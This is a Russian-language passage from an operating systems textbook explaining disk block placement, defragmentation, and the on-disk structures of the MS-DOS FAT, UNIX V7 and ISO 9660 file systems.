Кэширование и опережающее чтение — далеко не единственные способы повышения производительности файловой системы. Еще одним важным методом является сокращение количества перемещений головок диска за счет размещения блоков с высокой степенью вероятности обращений последовательно, рядом друг с другом, предпочтительно на одном и том же цилиндре. При записи выходного файла файловой системе нужно распределить блоки по одному в соответствии с этим требованием. Если запись о свободных блоках ведется в битовом массиве и весь этот массив находится в памяти, несложно выбрать свободный блок как можно ближе к предыдущему блоку. Если ведется список свободных блоков, часть из которых находится на диске, то задача размещения блоков как можно ближе друг к другу значительно усложняется.

Но даже при использовании списка свободных блоков несколько блоков можно объединить в кластеры. Секрет в том, чтобы отслеживать пространство носителя не в блоках, а в группах последовательных блоков. Если все сектора содержат 512 байт, в системе могут использоваться блоки размером 1 Кбайт (2 сектора), но дисковое пространство может распределяться единицами по 2 блока (4 сектора). Это не похоже на использование дисковых блоков по 2 Кбайт, поскольку в кэше по-прежнему будут использоваться блоки размером 1 Кбайт и передача данных с диска будет вестись блоками размером 1 Кбайт, но последовательное чтение файла на ничем другим не занятой системе сократит количество поисковых операций вдвое, существенно повысив производительность. Вариацией на ту же тему является сокращение количества позиционирований блока головок на нужную дорожку. При распределении блоков система стремится поместить последовательные блоки файла на один и тот же цилиндр.

Еще одно узкое место файловых систем, использующих i-узлы или что-то им подобное, заключается в том, что даже короткие файлы требуют двух обращений к диску: одного для i-узла и второго для блока данных. Обычное размещение i-узлов показано на рис. 4.25, *а*. Здесь все i-узлы размещены ближе к началу диска, поэтому среднее расстояние между i-узлом и его блоками будет составлять половину всего количества цилиндров, требуя больших перемещений блока головок.




Рис. 4.25. Диск: *а* — i-узлы расположены в его начале; *б* — разделен на группы цилиндров, каждая со своими собственными блоками и i-узлами

Слегка улучшить производительность можно за счет помещения i-узлов в середину диска, а не в его начало, сократив таким образом вдвое среднее число перемещений головок между i-узлом и первым блоком. Еще одна идея, показанная на рис. 4.25, *б*, заключается в разделении диска на группы цилиндров, каждая из которых будет иметь свои i-узлы, блоки и список свободных узлов (McKusick et al., 1984). При создании нового файла может быть выбран любой i-узел, но система стремится найти блок в той же группе цилиндров, в которой находится i-узел. Если это невозможно, используется блок в ближайшей группе цилиндров. Разумеется, перемещение блока головок и время подхода нужного сектора уместны, только если они есть у диска. Все больше компьютеров оснащается **твердотельными дисками** (solid-state disk, SSD), у которых вообще нет подвижных частей. У этих дисков, созданных по такой же технологии, что и флеш-накопители, произвольный доступ осуществляется почти так же быстро, как и последовательный, и многие проблемы традиционных дисков уходят в прошлое. К сожалению, возникают новые. Например, когда дело доходит до чтения, записи и удаления, у SSD-накопителей проявляются особые свойства. В частности, в каждый блок запись может производиться ограниченное количество раз, поэтому большое внимание уделяется равномерному распределению износа по диску.

4.4.5. Дефрагментация дисков

При начальной установке операционной системы все нужные ей программы и файлы устанавливаются последовательно с самого начала диска, каждый новый каталог следует за предыдущим. За установленными файлами единым непрерывным участком следует свободное пространство. Но со временем по мере создания и удаления файлов диск обычно приобретает нежелательную фрагментацию, где повсеместно встречаются файлы и области свободного пространства. Вследствие этого при создании нового файла используемые им блоки могут быть разбросаны по всему диску, что ухудшает производительность.

Производительность можно восстановить за счет перемещения файлов с места на место, чтобы они размещались непрерывно, и объединения всего (или, по крайней мере, основной части) свободного дискового пространства в один или в несколько непрерывных участков на диске. В системе Windows имеется программа defrag, которая

именно этим и занимается. Пользователи Windows должны регулярно запускать эту программу, делая исключение для SSD-накопителей.

Дефрагментация проводится успешнее на тех файловых системах, которые располагают большим количеством свободного пространства в непрерывном участке в конце раздела. Это пространство позволяет программе дефрагментации выбрать фрагментированные файлы ближе к началу раздела и скопировать их блоки в свободное пространство. В результате этого освободится непрерывный участок ближе к началу раздела, в который могут быть целиком помещены исходные или какие-нибудь другие файлы. Затем процесс может быть повторен для следующего участка дискового пространства и т. д.

Некоторые файлы не могут быть перемещены; к ним относятся файлы, используемые в страничной организации памяти и реализации спящего режима, а также файлы журналирования, поскольку выигрыш от этого не оправдывает затрат, необходимых на администрирование. В некоторых системах такие файлы все равно занимают непрерывные участки фиксированного размера и не нуждаются в дефрагментации. Один из случаев, когда недостаток их подвижности становится проблемой, связан с их размещением близко к концу раздела и желанием пользователя сократить размер этого раздела. Единственный способ решения этой проблемы состоит в их полном удалении, изменении размера раздела, а затем их повторном создании.

Файловые системы Linux (особенно ext2 и ext3) обычно меньше страдают от дефрагментации, чем системы, используемые в Windows, благодаря способу выбора дисковых блоков, поэтому принудительная дефрагментация требуется довольно редко. Кроме того, SSD-накопители вообще не страдают от фрагментации. Фактически дефрагментация SSD-накопителя является контрпродуктивной. Она не только не дает никакого выигрыша в производительности, но и приводит к износу, сокращая время их жизни.

4.5. Примеры файловых систем

В следующих разделах будут рассмотрены несколько примеров файловых систем, от самых простых до более сложных. Поскольку современные файловые системы UNIX и собственная файловая система Windows 8 рассмотрены в главе 10, посвященной UNIX, и в главе 11, посвященной Windows 8, здесь эти системы рассматриваться не будут. Зато будут рассмотрены их предшественники.

4.5.1. Файловая система MS-DOS

Файловая система MS-DOS — одна из тех систем, которые применялись на первых персональных компьютерах. До появления Windows 98 и Windows ME она была основной файловой системой. Она все еще поддерживается на Windows 2000, Windows XP и Windows Vista, но теперь уже не является стандартом для новых персональных компьютеров, за исключением тех случаев, когда на них используются гибкие диски. Тем не менее она и ее расширение (FAT-32) нашли широкое применение во многих встраиваемых системах. Ее используют большинство цифровых камер. Многие MP3-плееры используют только эту систему. Популярное устройство Apple iPod использует ее в качестве исходной файловой системы, хотя искушенные хакеры могут переформатировать iPod и установить другую файловую систему. Таким образом, электронных устройств, использующих файловую систему MS-DOS, стало намного больше, чем

когда-либо в прежние времена, и их несомненно больше, чем устройств, использующих более современную файловую систему NTFS. Уже только по этой причине стоит рассмотреть эту систему более подробно.

Чтобы прочитать файл, программа MS-DOS должна сначала сделать системный вызов *open*, чтобы получить его дескриптор. Системному вызову *open* указывается путь, который может быть как абсолютным, так относительным (от текущего рабочего каталога). В пути ведется покомпонентный поиск до тех пор, пока не будет определено местоположение последнего каталога, после чего происходит его чтение в память. Затем в нем ведется поиск открываемого файла.

Хотя каталоги в файловой системе MS-DOS переменного размера, в них используются записи фиксированного размера — 32 байта. Формат записи каталога системы MS-DOS показан на рис. 4.26. В этой записи содержатся имя файла, его атрибуты, дата и время создания, номер начального блока и точный размер файла. Имена файлов короче 8 + 3 символов выравниваются по левому краю полей, и каждое поле по отдельности дополняется пробелами. Поле Attributes (атрибуты) представляет собой новое поле, содержащее биты, указывающие, что для файла разрешено только чтение, файл должен быть заархивирован, файл является системным или скрытым. Запись в файл, для которого разрешено только чтение, не разрешается. Таким образом осуществляется защита файлов от случайных повреждений. Бит *archived* (архивный) не играет для операционной системы никакой роли (то есть MS-DOS его не проверяет и не устанавливает). Он предназначен для того, чтобы пользовательские программы архивирования его сбрасывали при создании резервной копии файла, а остальные программы его устанавливали, если файл подвергся модификации. Таким образом, программа резервного копирования получает возможность просто просмотреть состояние этого бита у каждого файла, чтобы определить, какие именно файлы следует архивировать. Бит *hidden* (скрытый файл) может быть установлен для предотвращения появления файла при отображении содержимого каталога. В основном он используется для того, чтобы не смущать новичков присутствием файлов, назначение которых им непонятно. И наконец, бит *system* (системный) также скрывает файлы и защищает их от случайного удаления командой *del*. Этот бит установлен у всех файлов, содержащих основные компоненты системы MS-DOS.




Рис. 4.26. Запись каталога файловой системы MS-DOS

В записи каталога содержатся также дата и время создания или последнего изменения файла. Точность показания времени составляет ±2 с, поскольку под него отводится 2-байтовое поле, способное хранить только 65 536 уникальных значений (а в сутках 86 400 с). Это поле времени подразделяется на секунды (5 бит), минуты (6 бит) и часы (5 бит). Счетчики даты в днях также используют три подполя: день (5 бит), месяц (4 бита) и год — 1980 (7 бит). При использовании 7-разрядного числа для года и отсчета

времени с 1980 года самым большим отображаемым годом будет 2107-й. Это означает, что файловой системе MS-DOS присуща проблема 2108 года.

Чтобы избежать катастрофы, пользователи системы MS-DOS должны как можно раньше начать подготовку к 2108 году. Если бы в MS-DOS использовались объединенные поля даты и времени в виде 32-разрядного счетчика секунд, то удалось бы добиться точности до секунды, а катастрофу можно было бы отложить до 2116 года.

В MS-DOS размер файла хранится в виде 32-разрядного числа, поэтому теоретически файл может иметь размер до 4 Гбайт. Но другие ограничения, рассматриваемые далее, приводят к тому, что максимальный размер файла равен 2 Гбайт или еще меньше. Как ни удивительно, но значительная часть записи (10 байт) остается неиспользуемой.

В MS-DOS файловые блоки отслеживаются через таблицу размещения файлов (FAT — file allocation table), содержащуюся в оперативной памяти. В записи каталога хранится номер первого блока файла. Этот номер используется в качестве индекса к одному из 64 К элементов FAT в оперативной памяти[1]. Следуя по цепочке, можно найти все блоки. Работа с FAT показана на рис. 4.9.

Существуют три версии файловой системы, использующей FAT: FAT-12, FAT-16 и FAT-32 в зависимости от разрядности дискового адреса. Вообще-то название FAT-32 дано несколько неверно, поскольку для адресов диска используются только 28 бит младшего разряда. Ее следовало бы назвать FAT-28, но число, являющееся степенью двойки, куда более благозвучно.

Еще одним вариантом файловой системы FAT является exFAT, введенная компанией Microsoft для больших съемных устройств. Компания Apple лицензировала exFAT, поэтому она является одной из современных файловых систем, которая может использоваться для переноса файлов в обе стороны между компьютерами Windows и компьютерами OS X. Поскольку на exFAT распространяется право собственности и компания Microsoft не выпустила ее спецификацию, далее она рассматриваться не будет.

Для всех вариантов FAT размер дискового блока может быть кратен 512 байтам (это число может быть разным для каждого раздела) и браться из набора разрешенных размеров блока (которые Microsoft называет размерами кластера), разных для каждого варианта. В первой версии MS-DOS использовалась FAT-12 с блоками по 512 байт, задавая максимальный размер раздела $2^{12} \cdot 512$ байт (на самом деле только $4086 \cdot 512$ байт, поскольку 10 дисковых адресов задействовано в качестве специальных маркеров, например конца файла, плохого блока и т. д.). При этом максимальный размер дискового раздела составлял около 2 Мбайт, а размер таблицы FAT в памяти был 4096 записей по 2 байта каждая, поскольку при использовании в таблице 12-разрядных записей система работала бы слишком медленно.

Эта система хорошо работает с гибкими дисками, но с появлением жестких дисков возникла проблема. Microsoft решила эту проблему, разрешив дополнительные размеры блоков в 1, 2 и 4 Кбайт. Такое изменение сохраняет структуру и размер таблицы FAT-12, но допускает использование размера дисковых разделов вплоть до 16 Мбайт.

---

[1] Следует заметить, что, во-первых, FAT в памяти формируется на основе одноименной структуры данных на диске и должна своевременно обновляться, а во-вторых, примерный объем FAT 64 К элементов справедлив только для FAT-16. Для FAT-12 он меньше, для FAT-32 соответственно больше. — *Примеч. ред.*

Так как MS-DOS поддерживала четыре дисковых раздела на каждый привод, новая файловая система FAT-12 работала с дисками объемом до 64 Мбайт. Но кроме этого нужно было что-нибудь другое. Поэтому была представлена FAT-16 с 16-разрядными дисковыми указателями. Дополнительно были разрешены размеры блоков 8, 16 и 32 Кбайт. (32 768 — это наибольшее число, кратное степени двойки, которое может быть представлено 16 разрядами.) Таблица FAT-16 теперь все время занимала 128 Кбайт оперативной памяти, но с ростом доступного объема памяти она получила широкое распространение и быстро вытеснила файловую систему FAT-12. Объем наибольшего дискового раздела, поддерживаемого FAT-16, стал равен 2 Гбайт (64 K записей по 32 Кбайт каждая), а наибольший объем диска — 8 Гбайт, то есть четыре раздела по 2 Гбайт каждый. Долгое время этого было вполне достаточно.

Но такая ситуация сохранилась не навсегда. Для деловых писем такое ограничение не играло существенной роли, а вот при хранении цифрового видео, использующего DV-стандарт, в файле размером 2 Гбайт умещался видеофрагмент продолжительностью чуть больше 9 минут. Как следствие того, что на диске персонального компьютера поддерживаются только четыре раздела, самый большой видеофрагмент, который можно было сохранить на диске, продолжался около 38 минут независимо от того, насколько объемным был сам диск. Это ограничение также означало, что продолжительность наибольшего видеофрагмента, который можно было подвергнуть линейному монтажу, мог быть менее 19 минут, поскольку для этого требовался как входной, так и выходной файлы.

Начиная со второго выпуска Windows 95 была представлена файловая система FAT-32, использующая 28-разрядные дисковые адреса, а версия MS-DOS, положенная в основу Windows 95, была приспособлена для поддержки FAT-32. В этой системе разделы теоретически могли быть по $2^{28} \cdot 2^{15}$ байт, но на самом деле они ограничивались размером 2 Тбайт (2048 Гбайт), поскольку система ведет учет размеров разделов секторами по 512 байт, используя 32-разрядные числа, а $2^9 \cdot 2^{32} = 2$ Тбайт. Максимальный размер раздела для различных размеров блока и всех трех типов FAT показан в табл. 4.4.

Кроме поддержки дисков большого объема файловая система FAT-32 имеет два других преимущества над FAT-16. Во-первых, диск объемом 8 Гбайт, на котором используется FAT-32, может быть отформатирован одним разделом. При использовании FAT-16 он должен был иметь четыре раздела, которые появлялись бы для пользователя Windows как логические диски C:, D:, E: и F:. Пользователь должен был сам решать, какой файл на какой диск поместить, и следить за тем, что где находится.

Таблица 4.4. Максимальный размер раздела для различных размеров блока (пустые клетки означают запрещенные комбинации)

Размер блока, Кбайт	FAT-12, Мбайт	FAT-16, Мбайт	FAT-32, Тбайт
0,5	2		
1	4		
2	8	128	
4	16	256	1
8		512	2
16		1024	2
32		2048	2

Другое преимущество FAT-32 над FAT-16 заключается в том, что для дискового раздела заданного размера могут использоваться блоки меньшего размера. Например, для 2-гигабайтного дискового раздела система FAT-16 должна использовать 32-килобайтные блоки, иначе при наличии всего 64 К доступных дисковых адресов она не смогла бы покрыть весь раздел. В отличие от нее FAT-32 может использовать, к примеру, блоки размером 4 Кбайт для 2-гигабайтного дискового раздела. Преимущество блоков меньшего размера заключается в том, что длина большинства файлов менее 32 Кбайт. При размере блока 32 Кбайт даже 10-байтовый файл будет занимать на диске 32 Кбайт. Если средний размер файлов, скажем, равен 8 Кбайт, то при использовании 32-килобайтных блоков около 3/4 дискового пространства будет теряться впустую, то есть эффективность использования диска будет очень низкой. При 8-килобайтных файлах и 4-килобайтных блоках потерь дискового пространства не будет, но зато для хранения таблицы FAT потребуется значительно больше оперативной памяти. При 4-килобайтных блоках 2-гигабайтный раздел будет состоять из 512 К блоков, поэтому таблица FAT должна состоять из 512 К элементов (занимая 2 Мбайт ОЗУ).

Файловая система MS-DOS использует FAT для учета свободных блоков. Любой нераспределенный на данный момент блок помечается специальным кодом. Когда системе MS-DOS требуется новый блок на диске, она ищет в таблице FAT элемент, содержащий этот код. Поэтому битовый массив или список свободных блоков не нужен.

4.5.2. Файловая система UNIX V7

Даже в ранних версиях системы UNIX применялась довольно сложная многопользовательская файловая система, так как в основе этой системы лежала операционная система MULTICS. Далее будет рассмотрена файловая система V7, разработанная для компьютера PDP-11, сделавшего систему UNIX знаменитой. Современная файловая система UNIX будет рассмотрена в контексте операционной системы Linux в главе 10.

Файловая система представляет собой дерево, начинающееся в корневом каталоге, с добавлением связей, формирующих направленный ациклический граф. Имена файлов могут содержать до 14 любых символов ASCII, кроме слеша (поскольку он служит разделителем компонентов пути) и символа NUL (поскольку он используется для дополнения имен короче 14 символов). Символ NUL имеет числовое значение 0.

Каталог UNIX содержит по одной записи для каждого файла этого каталога. Каждая запись каталога максимально проста, так как в системе UNIX используется система i-узлов (см. рис. 4.10). Запись каталога, как показано на рис. 4.27, состоит всего из двух полей: имени файла (14 байт) и номера i-узла для этого файла (2 байта). Эти параметры ограничивают количество файлов в файловой системе до 64 К.




Рис. 4.27. Запись каталога файловой системы UNIX V7

Подобно i-узлу на рис. 4.10 i-узлы системы UNIX содержат некоторые атрибуты, которые содержат размер файла, три указателя времени (создания, последнего доступа и последнего изменения), идентификатор владельца, группы, информацию о защите и счетчик указывающих на этот i-узел записей в каталогах. Последнее поле необходимо для установления связей. При добавлении к i-узлу новой связи счетчик в i-узле увеличивается на единицу. При удалении связи счетчик в i-узле уменьшается на единицу. Когда значение счетчика достигает нуля, i-узел освобождается, а дисковые блоки возвращаются в список свободных блоков.

Для учета дисковых блоков файла используется общий принцип, показанный на рис. 4.10, позволяющий работать с очень большими файлами. Первые 10 дисковых адресов хранятся в самом i-узле, поэтому для небольших файлов вся необходимая информация содержится непосредственно в i-узле, считываемом с диска в оперативную память при открытии файла. Для файлов большего размера один из адресов в i-узле представляет собой адрес блока диска, называемого **однократным косвенным блоком**. Этот блок содержит дополнительные дисковые адреса. Если и этого недостаточно, используется другой адрес в i-узле, называемый **двукратным косвенным блоком** и содержащий адрес блока, в котором хранятся адреса однократных косвенных блоков. Если и этого мало, используется **трехкратный косвенный блок**. Полная схема показана на рис. 4.28.




Рис. 4.28. I-узел UNIX

При открытии файла файловая система по предоставленному имени файла должна найти его блоки на диске. Рассмотрим, как происходит поиск по абсолютному имени /usr/ast/mbox. В этом примере будет использоваться файловая система UNIX, хотя для всех иерархических каталоговых систем применяется в основном такой же алгоритм. Сначала файловая система определяет местоположение корневого каталога. В системе UNIX его i-узел размещается в фиксированном месте на диске. По этому i-узлу система

определяет местоположение корневого каталога, который может находиться в любом месте диска, в данном примере — в блоке 1.

Затем файловая система считывает корневой каталог и ищет в нем первый компонент пути, usr, чтобы определить номер i-узла файла /usr. Определить местоположение i-узла по его номеру несложно, поскольку у каждого из них есть свое фиксированное место на диске. По этому i-узлу файловая система определяет местоположение каталога для /usr и ищет в нем следующий компонент, ast. Найдя описатель ast, файловая система получает i-узел для каталога /usr/ast. По этому i-узлу она может найти сам каталог и искать в нем файл mbox. При этом i-узел файла mbox считывается в память и остается там, пока файл не будет закрыт. Процесс поиска показан на рис. 4.29.




Рис. 4.29. Этапы поиска /usr/ast/mbox

Поиск по относительным именам путей ведется так же, как и по абсолютным, с той лишь разницей, что алгоритм начинает работу не с корневого, а с рабочего каталога. В каждом каталоге есть элементы «.» и «..», помещаемые в каталог в момент его создания. Элемент «.» содержит номер i-узла текущего каталога, а элемент «..» — номер i-узла родительского каталога. Таким образом, процедура, ведущая поиск файла ../dick/prog.c, просто находит «..» в рабочем каталоге, разыскивает в нем номер i-узла родительского каталога, в котором ищет описатель каталога dick. Для обработки этих имен не требуется никакого специального механизма. Что касается системы каталогов, она представляет собой обыкновенные ASCII-строки, ничем не отличающиеся от любых других имен. Единственная тонкость в том, что элемент «..» в корневом каталоге указывает на сам этот каталог.

4.5.3. Файловые системы компакт-дисков

Давайте в качестве последнего примера файловой системы рассмотрим системы, которые используются на компакт-дисках. Это очень простые системы, поскольку они были разработаны для носителей, предназначенных только для чтения данных. Кроме

всего прочего, в них не отслеживаются свободные блоки, поскольку файлы на компакт-дисках не могут освобождаться или добавляться после того, как диск был произведен. Далее мы рассмотрим основной тип файловой системы компакт-дисков и два расширения этого типа. Хотя компакт-диски в настоящее время уже устарели, они все же отличаются простотой, и файловые системы, используемые на DVD- и Blu-ray-дисках, основаны на тех файловых системах, которые использовались на компакт-дисках.

Через несколько лет после появления первого компакт-диска был представлен записываемый компакт-диск — CD-R (CD Recordable). В отличие от простого компакт-диска, на него можно было добавлять файлы после первой записи, но они просто добавлялись к концу записываемого компакт-диска. Файлы никогда не удалялись (хотя каталог мог быть обновлен, чтобы скрыть существующие файлы). С появлением этой файловой системы «только для добавления» основные свойства не изменились. В частности, все свободное пространство представляло собой один непрерывный участок в конце компакт-диска.

Файловая система ISO 9660

Наиболее распространенный международный стандарт **ISO 9660** для файловых систем компакт-дисков был принят в 1988 году. По сути, каждый компакт-диск, имеющийся сейчас на рынке, совместим с этим стандартом, а иногда и с теми расширениями, которые будут рассмотрены чуть позже. Одна из целей принятия этого стандарта — сделать каждый компакт-диск читаемым на любом компьютере, независимо от использующегося порядка следования байтов и независимо от используемой операционной системы. Это привело к тому, что на файловую систему были наложены некоторые ограничения, чтобы она могла читаться в среде слабых операционных систем, использовавшихся в то время (например, в MS-DOS).

У компакт-диска отсутствуют концентрические цилиндры, имеющиеся у магнитных дисков. Вместо них используется одна протяженная спираль с записью битов в линейной последовательности (хотя возможность перемещения головок поперек спирали сохранилась). Биты на протяжении этой спирали разбиты на логические блоки (которые называют также логическими секторами) по 2352 байта. Некоторые из них предназначены для преамбул, коррекции ошибок и других служебных данных. Полезная часть каждого логического блока занимает 2048 байт. Когда компакт-диск используется для музыкальных записей, на нем имеются начальные, конечные и промежуточные пустые места, которые не используются для компакт-дисков с данными. Зачастую позиция блока на спирали приводится в минутах и секундах. Ее можно преобразовать в номер линейного блока, используя соотношение 1 с = 75 блоков.

Стандарт ISO 9660 поддерживает также наборы компакт дисков до $2^{16} - 1$ компакт-диска в наборе. Отдельный компакт-диск также может быть разбит на несколько логических томов (разделов). Но далее мы сконцентрируемся на стандарте ISO 9660 для одного не разбитого на разделы компакт-диска.

Каждый компакт-диск начинается с 16 блоков, чья функция не определена стандартом ISO 9660. Производитель компакт-диска может использовать эту область для программы самозагрузки, позволяющей компьютерам запускаться с компакт-диска, или в каких-нибудь других целях. Далее следует один блок, содержащий **основной описатель тома**, в котором хранится некоторая общая информация о компакт-диске. В нее включены идентификатор системы (32 байта), идентификатор тома (32 байта), идентификатор

издателя (128 байт) и идентификатор того, кто подготовил данные (128 байт). Производитель диска может заполнить эти поля по своему усмотрению, за исключением того, что в них для обеспечения совместимости с различными платформами должны быть буквы в верхнем регистре, цифры и весьма ограниченное количество знаков препинания.

Основной описатель тома содержит также имена трех файлов, в которых могут храниться краткий обзор, уведомление об авторских правах и библиографическая информация соответственно. Кроме того, в этом блоке содержатся определенные ключевые числа, включающие размер логического блока (как правило, 2048, однако в определенных случаях могут использоваться более крупные блоки, размер которых равен степеням числа 2, например 4096, 8192 и т. д.), количество блоков на компакт-диске, а также дата создания и дата окончания срока службы диска. И наконец, основной описатель тома также содержит описатель корневого каталога, что позволяет найти этот каталог на компакт-диске (то есть определить номер блока, содержащего начало каталога). Из этого каталога можно получить местоположение всех остальных элементов файловой системы.

Помимо основного описателя тома компакт-диск может содержать дополнительный описатель тома. В нем хранится информация, подобная той, что хранится в основном описателе, но сейчас нас это интересовать не будет.

Что касается корневого и всех остальных каталогов, то они состоят из переменного количества записей, последняя из которых содержит бит, который помечает ее последней. Сами по себе записи каталогов также имеют переменную длину. Каждая запись каталога состоит из 10–12 полей, некоторые из них имеют ASCII-формат, а остальные — формат двоичного числа. Двоичные поля кодируются дважды, один раз в формате прямого порядка байтов (используемого, к примеру, на машинах Pentium), а второй — в формате обратного порядка байтов (используемого, к примеру, на машинах SPARC). Таким образом, 16-разрядное число использует 4 байта, а 32-разрядное — 8 байт.

Использование подобного избыточного кодирования было обусловлено стремлением не ущемить при разработке стандарта ничьих интересов. Если бы стандарт навязывал прямой порядок байтов, то представители компаний, в чьей продукции использовался обратный порядок байтов, почувствовали бы себя гражданами второго сорта и не приняли бы этот стандарт. Таким образом, эмоциональная составляющая компакт-дисков может быть подсчитана и измерена в килобайтах потерянного пространства.

Формат записи каталога стандарта ISO 9660 показан на рис. 4.30. Поскольку запись каталога имеет переменную длину, первое поле представлено байтом, сообщающим о длине записи. Чтобы избежать любой неопределенности, установлено, что в этом байте старший бит размещается слева.

Записи каталогов могут дополнительно иметь расширенные атрибуты. Если такая возможность используется, то во втором байте указывается длина расширенных атрибутов.

Затем следует номер начального блока самого файла. Файлы хранятся в виде непрерывной череды блоков, поэтому размещение файла полностью определяется начальным блоком и размером, который содержится в следующем поле.

Дата и время записи компакт-диска хранятся в следующем поле в отдельных байтах для года, месяца, дня, часа, минуты, секунды и часового пояса[1]. Летоисчисление для

---

[1] Точнее, дата и время создания файла. — *Примеч. ред.*




Рис. 4.30. Запись каталога в стандарте ISO 9660

компакт-дисков начинается с 1900 года, а это значит, что компакт-диски подвержены проблеме 2156 года, поскольку за 2155 годом для них последует год 1900. Если бы отсчет велся с 1988 года (когда был принят стандарт), то проблема была бы отложена до 2244 года и в запасе было бы еще 88 лет.

Поле флажков содержит несколько битов разного назначения, включая бит скрытия записи в выводах каталога (свойство, позаимствованное у MS-DOS), бит, позволяющий отличить запись, относящуюся к файлу, от записи, относящейся к каталогу, бит, позволяющий использовать расширенные атрибуты, и бит, помечающий последнюю запись в каталоге. В этом поле имеются и несколько других битов, но здесь они рассматриваться не будут. Следующее поле относится к чередующимся частям файлов, но в простейшей версии ISO 9660 это свойство не используется, поэтому далее оно рассматриваться не будет.

Следующее поле сообщает, на каком компакт-диске расположен файл. Допускается, чтобы запись каталога на одном компакт-диске ссылалась на файл, расположенный на другом компакт-диске набора. Таким образом, появляется возможность создания главного каталога на первом компакт-диске набора, в котором содержится список всех файлов на всех компакт-дисках всего набора.

